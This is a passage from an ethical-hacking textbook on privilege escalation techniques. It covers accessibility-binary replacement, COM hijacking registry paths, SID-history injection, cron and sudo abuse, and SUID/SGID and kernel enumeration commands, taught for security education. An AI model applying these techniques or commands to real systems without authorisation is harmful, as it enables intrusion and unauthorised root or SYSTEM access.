Path Interception	- Applications include many **weaknesses** and **misconfigurations** such as unquoted paths, path environment variable misconfiguration, and search order hijacking, which lead to path interception - Path interception helps an attacker **maintain persistence** on a system and **escalate privileges**



Other Privilege Escalation Techniques (Cont'd)

Abusing Accessibility Features	- Attackers create persistence and escalate privileges by embedding and **running malicious code** within Windows accessibility features - Attackers gain escalated privileges by replacing one of the accessibility features with **cmd.exe** or by **replacing binaries** in the registry to gain backdoor access
SID-History Injection	- The Windows Security Identifier (SID) is a **unique value assigned** to each user and group account issued by the domain controller at the time of creation - Attackers abuse this feature to **inject the SID value** of an administrator or equivalent account that has higher privileges into the compromised user account's SID-history
COM Hijacking	- The COM hijacking process involves tampering with **object references** or **replacing them** with malicious content in the **Windows registry** - When a user executes that commonly used object, the malicious code is automatically executed, allowing attackers to maintain persistence and escalate the privileges given to the object
Scheduled Tasks in Windows	- **Windows Task Scheduler**, along with utilities such as "at" and "schtasks," can be used to schedule programs that can be executed at a specific date and time - The attacker can use this technique to **execute malicious programs** at system startup, maintain persistence, perform remote execution, escalate privileges, etc.
Scheduled Tasks in Linux	- Linux utilizes "**cron**" or a "**crond**," an instruction-based utility, for automating task scheduling - Attackers escalate system privileges by making changes to the scripts executed by cron located at **/etc/crontab**



Other Privilege Escalation Techniques (Cont'd)

Launch Daemon

- **Launchd** is used in macOS boot up to complete the system initialization process by loading parameters for each launch-on-demand system-level daemon
- Daemons have **plists** that are linked to executables that run at start up
- The attacker can **alter the launch daemon's** executable to maintain persistence or to escalate privileges

Plist Modification


- **Plist files** in macOS describe when programs should execute, the executable file path, the program parameters, the required OS permissions, etc.
- Attackers alter plist files to **execute malicious code** on behalf of a legitimate user to escalate privileges

Setuid and Setgid

- In Linux and macOS, if an application uses **setuid** or **setgid** then the application will execute with the privileges of the owning user or group
- An attacker can **exploit the applications** with the setuid or setgid flags to execute malicious code with elevated privileges

Web Shell

- A Web shell is a **web-based script** that allows access to a web server
- Attackers create web shells to **inject malicious script** on a web server to maintain persistent access and escalate privileges



Other Privilege Escalation Techniques (Cont'd)

Abusing Sudo Rights

- Sudo is a UNIX and Linux based system utility that permits users to run commands as a **superuser** or root using the security privileges of another user
- Attackers can **overwrite the sudo configuration file**, `/etc/sudoers` with their own malicious file to escalate privileges

Abusing SUID and SGID Permissions

- SUID and SGID are **access permissions** given to a program file in Unix based systems
- Attackers can use executable commands with **SUID and SGID bits enabled** to escalate privileges

Kernel Exploits

- Kernel exploits are referred to as the programs the can exploit vulnerabilities present in the kernel to **execute arbitrary commands** or code with higher privileges
- Attackers can **attain superuser access** or root-level access to the target system by exploiting kernel vulnerabilities

Other Privilege Escalation Techniques

- **Access Token Manipulation**

  In Windows OSs, access tokens are used to determine the security context of a process or thread. These tokens include the access profile (identity and privileges) of a user associated with a process. After a user is authenticated, the system produces an access token. Every process the user executes makes use of this access token. The system verifies this access token when a process is accessing a secured object.

Any Windows user can modify these access tokens so that the process appears to belong to some other user than the one who started it. Then, the process acquires the security context of the new token. For example, Windows administrators have to log on as normal users and need to run their tools with admin privileges using token manipulation command “runas.” Attackers can exploit this to access the tokens of other users, or generate spoofed tokens, to escalate privileges and perform malicious activities while evading detection.

- **Parent PID Spoofing**

  Attackers attempt to bypass the internal process or service that tracks security measures and to escalate privileges by spoofing the parent process ID (PPID) of a recently added process. These new processes are derived directly from their parent if they are not specified precisely. An explicit specification can be made by providing a PPID for the new process via the **`CreateProcess`** API. Usually, this API call process consists of specific arguments to determine the particular PPID to be used. The appropriate PPID can be set to the process that is derived from the system through system processes such as **`svchost.exe`** or **`consent.exe`** using Windows User Account Control (UAC). Attackers abuse these methods to bypass security mechanisms that restrict process spawning from a parent, tools that analyze parent–child relationships, and maintain persistence to elevate their privileges.

- **Application Shimming**

  The Windows OSs use a Windows Application Compatibility Framework called shims to provide compatibility between the older and newer versions of Windows. For example, application shimming allows programs created for Windows XP to be compatible with Windows 11. Shims provide a buffer between the program and the OS. This buffer is referenced when a program is executed to verify whether the program requires access to the shim database. When a program needs to communicate with the OS, the shim database uses API hooking to redirect the code. All the shims installed by the default Windows installer (sbinst.exe) are stored at

  `%WINDIR%\AppPatch\sysmain.sdb`

  `hklm\software\microsoft\windows nt\currentversion\appcompatflags\installedsdb`

  Shims run in user mode, and they cannot modify the kernel. Some of these shims can be used to bypass UAC (RedirectEXE), inject malicious DLLs (InjectDLL), capture memory addresses (GetProcAddress), etc. An attacker can use these shims to perform different attacks including disabling Windows Defender, privilege escalation, installing backdoors, etc.

- **Filesystem Permission Weakness**

  Many processes in the Windows OSs execute binaries automatically as part of their functionality or to perform certain actions. If the filesystem permissions of these binaries are not set properly, then the target binary file may be replaced with a malicious file, and the actual process can execute it. If the process that is executing this binary has higher-level permissions, then the binary also executes under higher-level permissions, which may include SYSTEM. Attackers can exploit this technique to replace original binaries with malicious binaries to escalate privileges. Attackers use this technique to manipulate Windows service binaries and self-extracting installers.

- **Path Interception**

  Path interception is a method of placing an executable in a particular path in such a way that the application will execute it in place of the legitimate target. Attackers can exploit several flaws or misconfigurations to perform path interception like unquoted paths (service paths and shortcut paths), path environment variable misconfiguration, and search order hijacking. Path interception helps an attacker to maintain persistence on a system and escalate privileges.

- **Abusing Accessibility Features**

  Attackers create persistence and escalate privileges by embedding and running malicious code within Windows accessibility features. Accessibility features are activated using key combinations even before a user logs into a system. An attacker can manipulate these features to obtain backdoor access without logging into the system.

  In a Windows environment, these programs are stored at the location **`C:\Windows\System32\`** and can be launched by pressing specific keys during a system reboot. Attackers gain escalated privileges by replacing one of the accessibility features with **`cmd.exe`** or by replacing binaries in the registry to gain backdoor access when a key combination is pressed at the login screen. This technique allows attackers to obtain system-level access.

  The following are other accessibility features abused by attackers:

  - On-screen keyboard: **`C:\Windows\System32\osk.exe`**
  - Magnifier: **`C:\Windows\System32\Magnify.exe`**
  - Narrator: **`C:\Windows\System32\Narrator.exe`**
  - Display switcher: **`C:\Windows\System32\DisplaySwitch.exe`**
  - App switcher: **`C:\Windows\System32\AtBroker.exe`**
  - Sticky keys: **`C:\Windows\System32\sethc.exe`**

- **SID-History Injection**

  In Windows, Windows Security Identifier (SID) is a unique value assigned to each user and group accounts issued by the domain controller (DC) at the time of creation. These

AD accounts can store multiple SID values in the SID-history attribute, which are used when migrating the user from one domain to another.

Attackers abuse this feature to inject the SID value of an administrator or equivalent account containing higher privileges into the compromised user account’s SID-history attribute. This injection could elevate the user account privileges, using which the attacker can access restricted resources or remote systems. Attackers can also access other domain resources by performing further movement techniques such as remote services, SMB/Windows admin shares, or Windows remote management.

- **COM Hijacking**

  The Component Object Model (COM) is an interface module in Windows environments that enables a software component to interact with another software component’s code without being aware of their actual implementation. Attackers exploit COM objects by hijacking their valid references and adding their own references to infect the target system and achieve persistence. This process involves tampering or replacing object references with malicious content in Windows Registry. When a user executes that commonly used object, the malicious code is automatically executed, allowing attackers maintain persistence and escalate the privileges given to the object.

  Attackers might use the following techniques while performing COM hijacking:

  - By taking advantage of the registry loading process and creating a malicious user object under the **`HKEY_CURRENT_USER\Software\Classes\CLSID\`** registry, which is loaded by the system before loading the **`HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\`** registry
  - By interchanging existing DLLs or executable names with malicious payloads that will be executed when legitimate DLLs or executables are executed
  - By taking advantage of orphan requests made by the system components that are not yet defined in the registry, creating malicious COM objects for those requests in the **`HKEY_CURRENT_USER`** registry and mapping them to the malicious payloads hidden in the file system

- **Scheduled Tasks in Windows**

  Scheduled tasks allow users to perform routine tasks chosen for a computer automatically. Windows includes utilities such as **at** and **schtasks**. A user with administrator privileges can use these utilities in conjunction with Task Scheduler to schedule programs or scripts that can be executed at a particular date and time. If a user provides proper authentication, they can also schedule a task from a remote system using a Remote Procedure Call (RPC). An attacker can use this technique to execute malicious programs at system startup, maintain persistence, perform remote execution, escalate privileges, etc.

- **Scheduled Tasks in Linux**

  Linux utilizes **cron** or a **crond**, an instruction-based utility, for automating task scheduling. Attackers abuse this utility for triggering a malicious payload when a specific task is scheduled to be executed. This scheduler assists users with administrator privileges in configuring **cron** and executing a monotonous **cron job** at a specific time. **cron** executes all the commands from the crontab file located at its root, **`/etc/crontab`**. Attackers escalate system privileges by making changes to the scripts executed by **cron** located at **`/etc/crontab`**. By modifying these scripts, attackers can force malicious scripts to be executed automatically during system reboot for gaining root privileges.

Command	**Description**
`crontab <Filename>`	Installs or modifies the crontab file
`crontab -l`	Displays currently running crontabs
`crontab -r`	Deletes the crontab file
crontab -r <Username>	Deletes the crontab of the specified user
`crontab -e`	Schedules software updates/modifies the crontab file of the current user
`crontab -u <Username> -e`	Modifies the crontab of the specified user

Table 6.12: List of cron commands

- **Launch Daemon**

  During the macOS booting process, launchd is executed to complete the system initialization process. Parameters for each launch-on-demand system-level daemon found in /System/Library/LaunchDaemons and /Library/LaunchDaemons are loaded using launchd. These daemons have property list files (plist) that are linked to executables that run at the time of booting. Attackers can create and install a new launch daemon, which can be configured to execute at boot-up time using launchd or launchctl to load plist into the relevant directories. The weak configurations allow an attacker to alter the existing launch daemon's executable to maintain persistence or to escalate privileges.

- **Plist Modification**

  In macOS, plist (property list) files include all the necessary information that is needed to configure applications and services. These files describe when programs should execute, the executable file path, program parameters, essential OS permissions, etc. The plist files are stored at specific locations like /Library/Preferences (which execute with high-level privileges) and ~/Library/Preferences (which execute with user privileges). Attackers can access and alter these plist files to execute malicious code on behalf of a legitimate user, and further use them as a persistence mechanism and to escalate privileges.

- **Setuid and Setgid**

  In Linux and macOS, if an application uses setuid or setgid, the application will execute with the privileges of the owning user or group, respectively. Generally, the applications run under the current user's privileges. There are certain circumstances where the programs must be executed with elevated privileges but the user running the program does not need the elevated privileges. In this scenario, one can set the setuid or setgid flags for their applications. An attacker can exploit the applications with the setuid or setgid flags to execute malicious code with elevated privileges.

- **Web Shell**

  A web shell is a web-based script that allows access to a web server. Web shells can be created in all OSs like Windows, Linux, and macOS. Attackers create web shells to inject a malicious script on a web server to maintain persistent access and escalate privileges. Attackers use a web shell as a backdoor to gain access and control a remote server. Generally, a web shell runs under the current user's privileges. Using a web shell, an attacker can perform privilege escalation by exploiting local system vulnerabilities. After escalating privileges, an attacker can install malicious software, change user permissions, add or remove users, steal credentials, read emails, etc.

- **Abusing Sudo Rights**

  Sudo (substitute user do) is a UNIX- and Linux-based system utility that permits users to run commands as a superuser or root by using the security privileges of another user. An **`/etc/sudoers`** file includes the configuration of sudo rights. This file contains detailed information regarding access permissions, including commands that are allowed to run with or without passwords per user or group.

  Attackers can abuse sudo to escalate their privileges to run programs that the normal users are not allowed to run. For example, if an attacker has sudo-rights to run a **`cp`** command then he/she can overwrite an **`/etc/sudoers`** or **`/etc/shadow`** file with his/her own malicious file. By overwriting the content of the sudoers file, he/she can edit the permissions to run various restricted commands or programs to launch further attacks on the system.

- **Abusing SUID and SGID Permissions**

  Set User Identification (SUID) and Set Group Identification (SGID) are access permissions given to a program file in UNIX-based systems. These permissions usually allow the users on the system to run a program with temporarily elevated privileges or root privileges to execute a particular task. The files with SUID and SGID rights run with higher privileges.

  In Linux, there are some commands and binaries that can be executed by the attackers to elevate their privileges from non-root users to root users, if flags of SUID and SGID rights are set. Some of the executable commands that can be used by attackers to spawn a shell and escalate privileges are **`nmap`**, **`vim`**, **`less`**, **`more`**, **`bash`**, **`cat`**, **`cp`**, **`echo`**, **`find`**, **`nano`**, etc. Attackers can use the following commands to find SUID and SGID files in the target system:

  ```
  # Find SUID
  find / -perm -u=s -type f 2>/dev/null
  # Find GUID
  ```

```
find / -perm -g=s -type f 2>/dev/null
```

- **Kernel Exploits**

  Kernel exploits refer to programs that can exploit vulnerabilities present in the kernel to execute arbitrary commands or code with higher privileges. By successfully exploiting kernel vulnerabilities, attackers can attain superuser or root-level access to the target system. To run a kernel exploit, attackers must have configuration details of the target system. Attackers use the following commands to obtain details such as the OS, kernel version, and architecture of the target system:

  # OS

  ```
  cat /etc/issue
  ```

  # Kernel version

  ```
  uname -a
  ```

  # Architecture

  ```
  cat /proc/version
  ```

  Attackers search *https://www.exploit-db.com* and execute Python scripts such as linprivchecker.py to detect kernel exploits for escalating privileges.

Privilege Escalation Tools

BeRoot

BeRoot is a post-exploitation tool to check **common misconfigurations** to find a way to escalate privileges

